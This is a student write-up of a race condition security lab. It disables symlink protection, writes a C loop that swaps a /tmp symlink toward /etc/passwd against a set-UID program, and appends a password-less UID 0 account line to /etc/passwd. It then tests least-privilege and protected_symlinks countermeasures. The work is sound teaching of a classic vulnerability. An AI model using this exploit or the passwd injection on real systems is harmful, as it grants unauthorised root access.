# Race Condition Vulnerability Lab

## Task 0: Initial Setup

*sudo sysctl -w fs.protected\_symlinks=0*


*vi vulp.c*



gcc vulp.c -o vulp

*sudo chown root vulp*

*sudo chmod 4755 vulp*




## Task 1: Choosing Our Target

su

echo -n "test:U6aMy0wojraho:0:0:test:/root:/bin/bash" >> /etc/passwd

exit



Observation and Explanation:

Firstly, using the root privilege, we add a new line in the /etc/passwd file. After doing that, we exit the root account and use command “su test” to switch to “test” user. After typing in the command, the OS asks us for the password of test. By simply filling nothing, I found myself successfully log into the root account. The value “U6aMy0wojraho” is a magic value for a password-less account.

After this experiment, remove the last line for account test.

## Task 2: Launching the Race Condition Attack

Firstly, design an attack process.

*#include <unistd.h>*

*int main(){*

*while(1){*

*unlink("/tmp/XYZ");*

*symlink("/home/seed/Desktop/lab4/my\_own\_file","/tmp/XYZ");*

*usleep(10000);*

*unlink("/tmp/XYZ");*

*symlink("/etc/passwd","/tmp/XYZ");*


*usleep(10000);*


*}*

*}*


In this attack process, we keep changing the link of the file in tmp folder to our own file and relink it into /etc/passwd.


Then, we need to create files for scripts and the file “my\_own\_file” for symbolic link. “my\_own\_file” can be an empty file.

After compiling the files, execute the codes parallelly as follow: 



Seeing that the password file has been changed, we need to test if the new user “test” need password:





Observation and Explanation:

After a few seconds running the attack process and target process parallelly for some iterations, since we can switch to the user “test” for no password to gain root privilege, we can say the attack finished successfully.

In the attack process, after deleting the link of “/tmp/XYZ” and relink it to my own file, we can pass the access() check. Then, the process sleep for a while give a chance for the target process to run. After that, we make “/tmp/XYZ” point to target file “/etc/passwd”. Since the target program is a root-owned set-UID program, it can simply append one line in the passwd file. As we can see, using the race condition attack, we relink the target file of the victim codes to the passwd file to create an account without password.

## Task 3: Countermeasure: Applying the Principle of Least Privilege

Firstly, we need to modify the codes:



*#include <stdio.h>*

*#include<unistd.h>*

*int main()*

*{*

*char \* fn = "/tmp/XYZ";*

*char buffer[60];*

*FILE \*fp;*

*/\* get user input \*/*

*scanf("%50s", buffer );*

*if(!access(fn, W\_OK)){*

*uid\_t real\_uid =getuid();*

*uid\_t eff\_uid=geteuid();*

*seteuid(real\_uid);*

*fp = fopen(fn, "a+");*

*fwrite("\n", sizeof(char), 1, fp);*

*fwrite(buffer, sizeof(char), strlen(buffer), fp);*

*fclose(fp);*


*seteuid(eff\_uid);*

*}*

*else printf("No permission \n");*

*}*

Reset it to a set-uid program and execute.



Observation and Explanation:

After several minutes waiting, the output is always “No permission”. We can see that changing the codes really influents the result. The attack fails in this situation.


The main reason is that before the open() check, we change the efficient id to the real user id. Since files inside folder “/tmp” does not need the root privilege to access, we can let users to use their own ids. The changes will not influent the normal use of the program. However, after changing this, if we redirect the target file to a file that need root-privilege, the efficient user id becomes the user’s real id but not the root-privilege provided by the program. In this case, the user cannot open the passwd file.


## Task 4: Countermeasure: Using Ubuntu’s Built-in Scheme

Firstly, we need to change back the codes we modified in the last task.

Then, using the following command to enable the countermeasure.

sudo sysctl -w fs.protected\_symlinks=1





Observation and Explanation:

After several minutes running, there is still no result shows that the passwd file has been modified. We can say that the countermeasure is making effect. We also see that there are many error messages saying that there is a Segmentation fault in ./vulp <passwd\_input. After checking the messages in lab2, I noticed that there are also segmentation fault but are much fewer than in this task.

The countermeasure in the built-in system prevents programs from following symbolic links under certain conditions. Since the vulnerable program runs with the root privilege and the /tmp directory is also owned by root, the program will not be allowed to follow any symbolic link that is not created by the root. The program crashes when it tries to follow the symbolic link created by the attacker.

The limitation of this protection is that it does not forbid other programs to win the race condition, and it only forbids to use untrusted symbolic link. If we have another root-privileged set-UID program additionally that can change the symbolic link of our target file, we can still do the attack because the symbolic link then becomes trusted.